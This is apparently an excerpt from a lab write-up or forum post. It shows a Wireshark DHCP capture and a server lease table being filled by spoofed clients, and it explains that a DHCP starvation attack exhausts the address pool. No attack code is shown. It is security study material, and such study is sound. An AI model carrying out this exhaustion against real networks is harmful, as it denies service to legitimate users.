


```
Source          Destination      Protocol Length Info
192.168.10.50   192.168.10.29    DHCP     344 DHCP ACK      - Transaction ID 0x0
192.168.1.1     255.255.255.255  DHCP     344 DHCP NAK      - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
192.168.1.1     255.255.255.255  DHCP     344 DHCP NAK      - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
192.168.10.50   192.168.10.36    DHCP     344 DHCP ACK      - Transaction ID 0x0
192.168.1.1     255.255.255.255  DHCP     344 DHCP NAK      - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
192.168.10.50   192.168.10.38    DHCP     344 DHCP ACK      - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
192.168.10.50   192.168.10.39    DHCP     344 DHCP ACK      - Transaction ID 0x0
192.168.1.1     255.255.255.255  DHCP     344 DHCP NAK      - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
0.0.0.0         255.255.255.255  DHCP     294 DHCP Request  - Transaction ID 0x0
192.168.1.1     255.255.255.255  DHCP     344 DHCP NAK      - Transaction ID 0x0
```

```
▶ Frame 130: 344 bytes on wire (2752 bits), 344 bytes captured (2752 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 192.168.10.50, Dst: 192.168.10.36
▶ User Datagram Protocol, Src Port: 67, Dst Port: 68
▶ Bootstrap Protocol (ACK)
```

```
wireshark_an…n60TG.pcapng   Packets: 537 · Displayed: 537 (100.0%) · Dropped: 0 (0.0%)   Profile: Default
```

And the server has leases:


Activities
Terminal
Wed 17:49
shlomi@shlomi-VirtualBox: ~
File Edit View Search Terminal Help

```
5:59:23 -NA-
65:31:3a:32:31:3a  192.168.10.191  -NA-          2020-03-04 1
5:59:23 -NA-
62:38:3a:33:36:3a  192.168.10.192  -NA-          2020-03-04 1
5:59:23 -NA-
37:39:3a:64:62:3a  192.168.10.193  -NA-          2020-03-04 1
5:59:23 -NA-
63:32:3a:38:61:3a  192.168.10.194  -NA-          2020-03-04 1
5:59:23 -NA-
65:31:3a:66:39:3a  192.168.10.195  -NA-          2020-03-04 1
5:59:23 -NA-
38:37:3a:36:66:3a  192.168.10.196  -NA-          2020-03-04 1
5:59:23 -NA-
64:64:3a:63:62:3a  192.168.10.197  -NA-          2020-03-04 1
5:59:23 -NA-
32:30:3a:39:63:3a  192.168.10.198  -NA-          2020-03-04 1
5:59:23 -NA-
62:63:3a:36:34:3a  192.168.10.199  -NA-          2020-03-04 1
5:59:23 -NA-
62:37:3a:31:61:3a  192.168.10.200  -NA-          2020-03-04 1
5:59:23 -NA-
shlomi@shlomi-VirtualBox:~$
```

Which means when another client wants to get IP lease he canno’t and the server is starved out of IPs to give.